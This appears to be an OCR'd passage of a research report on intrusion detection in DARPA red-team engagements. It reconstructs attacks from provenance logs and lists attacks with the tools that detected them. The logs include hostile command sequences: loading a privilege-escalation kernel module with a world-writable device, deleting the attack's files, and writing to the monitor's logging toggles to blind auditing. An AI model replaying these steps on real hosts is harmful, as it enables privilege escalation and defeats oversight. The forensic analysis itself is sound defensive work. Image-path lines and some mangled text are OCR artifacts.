
Around 6:56 AM today, on THEIA-2, a routine script `/bin/sh /etc/update-motd.d/00-header` started `uname -m` (leveraging benign motd), `uname` then started `/sbin/modprobe -q -- net-pf-16-proto-16-family-nl80211` (parentsubject UUID is the uname). This can be the case that `uname` has been compromised/replaced or THEIA has a duplicated UUID. The modprobe loaded several blacklist.conf such as /etc/modprobe.d/blacklist-watchdog.conf
blacklist conf files read:

- /etc/modprobe.d/blacklist-ath_pci.conf
- /etc/modprobe.d/blacklist-firewire.conf
- /etc/modprobe.d/blacklist-framebuffer.conf
- /etc/modprobe.d/blacklist-modem.conf
- /etc/modprobe.d/blacklist-rare-network.conf
- /etc/modprobe.d/blacklist-watchdog.conf
- /etc/modprobe.d/blacklist.conf

While this looks like a duplicated UUID issue (`kworker` and `uname -m` shared the same UUID). Two things are interesting:

- time diff
    - The time of `kworker` start (in process record): 1557617786
    - The time of `modprobe` execution (2f4c8467-cd6f-501b-9aeb-38d9a0291078): 1557617786
    - The time of `uname` execution (7550c5f2-60e8-5f48-a8d8-5cdc56d67118): 1557917786
    - The difference is 299999 seconds.
- there is only one CDM record about the process `076da2a7-4a60-5a0a-b013-c3b56cd103b7`
    - the first `cmdline` is `kworker/u:1`

  - the second `cmdline` (from EVENT_CLONE) is `uname -m`



/sbin/modprobe -q...ly-nl80211
/sbin/modprobe
kworker/u:1
/proc/cmdline
/lib/modprobe.d/b...neric.conf
/lib/modules/3.5....es.dep.bin
/lib/modules/3.5....uiltin.bin
/lib/modules/3.5.....alias.bin
/etc/modprobe.d/dkms.conf
/etc/modprobe.d/b...chdog.conf
/etc/modprobe.d/b...twork.conf
/etc/modprobe.d/b...h_pci.conf
/etc/modprobe.d/b...uffer.conf
/etc/modprobe.d/blacklist.conf
/etc/modprobe.d/b...ewire.conf
/lib/linux-sound-...probe.conf
/etc/modprobe.d/v...fbdev.conf
/etc/modprobe.d/alsa-base.conf
/etc/modprobe.d/b...modem.conf
/lib/x86_64-linux...bc-2.15.so
/bin/sh /etc/upda.../00-header
run-parts --lsbsy...ate-motd.d
/etc/update-motd.d/00-header
/usr/local/eglibc...bc-2.15.so
uname -o
/etc/lsb-release
FILE_OBJECT_UNKNOWN
uname -r
FILE_OBJECT_UNKNOWN
FILE_OBJECT_UNKNOWN
/run/motd.new

```
19-05-14 20:34:47.96: Alarm: CDL: Read: 400: Object 325682 (/lib/x86_64-linux-
gnu/libselinux.so.1) Subject 586459 pid=1525 mknod /dev/glx_alsa_675 c,u 545 019-05-14
20:34:47.96: Alarm: Untrusted CDL: Read: 300: Object 325682 (/lib/x86_64-linux-
gnu/libselinux.so.1) Subject 586459 pid=1525 mknod /dev/glx_alsa_675 c,u 545 0
```

H.20190515 THEIA-3:


at (Tue 14 May 2019 08:34:46 PM EDT), someone sshd in with userid 1003 and did:

- rm -rf elevate
- mkdir elevate



at (Tue 14 May 2019 08:34:47 PM EDT), someone scped in:

- /home/admin/elevate/20180402_theia_glx_alsa_675.ko.old
- /home/admin/elevate/20181114_theia_glx_alsa_675.ko
- /home/admin/elevate/elevate_client
- /home/admin/elevate/install.linux.sh
- /home/admin/elevate/uninstall.linux.sh


/usr/sbin/sshd -D -R
sshd: admin [priv]
128.55.12.122
bash -c scp -r -d -t elevate
/usr/bin/scp
FILE_OBJECT_UNKNOWN
FILE_OBJECT_UNKNOWN
/home/admin/eleva...675.ko.old
/home/admin/eleva...lsa_675.ko
/home/admin/eleva...ate_client
/home/admin/eleva...l.linux.sh
/home/admin/eleva...l.linux.sh
FILE_OBJECT_UNKNOWN
FILE_OBJECT_UNKNOWN
ENTITY_IPCOBJECT

then several commands were directly executed from the master sshd process (strange):

- cp 20181114_theia_glx_alsa_675.ko glx_alsa_675.ko
- sudo ./install.linux.sh, which read
    - /etc/default/locale
    - /etc/default/nss


- /etc/environment
- /etc/host.conf
- /etc/hosts
- /etc/login.defs
- /etc/nsswitch.conf
- /etc/pam.d/common-account
- /etc/pam.d/common-auth
- /etc/pam.d/common-password
- /etc/pam.d/common-session
- /etc/pam.d/common-session-noninteractive
- /etc/pam.d/other
- /etc/pam.d/sudo
- /etc/securetty
- /etc/security/capability.conf
- /etc/security/pam_env.conf
- /etc/sudoers
- /etc/sudoers.d/README
- /etc/sudoers.d/darpa
- /etc/sudoers.d/iswitcher

and write into

- /var/lib/sudo/admin/0

and forked another `sudo ./install.linux.sh`, which did


- id -u
- insmod ./glx_alsa_675.ko
- mknod /dev/glx_alsa_675 c,u 545 0
- chmod 666 /dev/glx_alsa_675



Then `/home/admin/elevate/elevate_client` got executed from sshd directly

- wrote into `/dev/glx_alsa_675`
- forked sh, which did `id` again


Then `rm -rf elevate` directly from sshd
Then `clear_console -q` directly from sshd



I.20190515 THEIA-3:


Around (Wed 15 May 2019 01:26:59 PM EDT), someone from a unknown process 05333a7c-b36c-5f95-8c11-21a7b771ed1b trying to turn off THEIA monitor

- sudo tee /sys/kernel/theia/theia_logging_toggle
- sudo service vncserver restart
- killall applet.py
- top
- forked bash (many)




One of the forked bash did

- /bin/sh /usr/sbin/service relay-read-file restart



Another forked bash did

- sudo tee /sys/kernel/theia/theia_recording_toggle



Another forked bash did

- /bin/sh /usr/sbin/service vnc restart


4.2.10 Policy Enforcement Demo.

MARPLE participated in the third policy enforcement demo. We conducted policy checking for the first two policies successfully and provided TA3 with detailed limitation analysis for the last two policies where the current data did not support the reasoning for them.

4.2 Adversarial Engagement 4

Engagement 4 was conducted with TA1s in pairs. The first half of the engagement was conducted on homogeneous hosts (TA1s), while the second half was conducted on heterogeneous hosts (TA1s). MARPLE detected most of the attacks in Engagement 4 with large portion of each attack campaign discovered.

Table 2: Engagement 4 Detection Overview




TA1	Attacks	Sketch Analytics	SLEUTH	HOLMES	RiskDroid	APTShield
5D	SSH/RDP Attack	🟦	🟧			
	Firefox Drakon					
	Firefox Drakon	🟦	🟧			
	Phishing Powershell	🟦	🟧			
	Firefox Drakon					
	SSH/RDP Lwabeater					
	Metasploit		🟧			
TRACE	Azazel	🟦	🟧			
	Firefox Drakon	🟦	🟧			
	Firefox Drakon	🟦	🟧			
	VNC Attack	🟦	🟧			
	Metasploit	🟦	🟧			
MARPLE	Firefox Drakon					
	SSH Attack					🟩
	Firefox Drakon					🟩
	SSH Attack					🟩
	Metasploit	🟦				🟩
CADETS	Nginx Drakon					
	Dropbear SSH	🟦				
	Micro APT	🟦		▨		
	Webshell					
THEIA	Dropbear Attack					
	Firefox Drakon					
	Firefox Drakon					
	SSH Micro APT	🟦				
	Pine Metasploit	🟦		▨		
CS	Agricola Ransomware	🟦	🟧		🟦	
	Outlook GatherApp	🟦			🟦	
	AnkiDroid Micro APT	🟦	🟧		🟦	
M & T	SSH Attack					🟩
	Firefox Drakon	🟦				
5 & C	Firefox Drakon	🟦	🟧			
	Habitbull Ransomware	🟦				
	Firefox Drakon	🟦			🟦	
C & T	SSH Drakon					

4.2.1 Detection of Attacks on FiveDirections-FiveDirections

copy.bat

- coming from \Device\HarddiskVolume2\Windows\Prefetch\SCP.EXE-05A842AD.pf
- opened by a conhost.exe process, which may be compromised earlier and called whoami, tasklist and netstat


IBM Research | t-Calculus Browser
Backward
Forward
Reset Zoom
SUBJECT_THREAD
SUBJECT_PROCESS
whoami
tasklist
netstat
\Device\HarddiskV...32\cmd.exe
\Device\HarddiskV...y\copy.bat
SUBJECT_THREAD

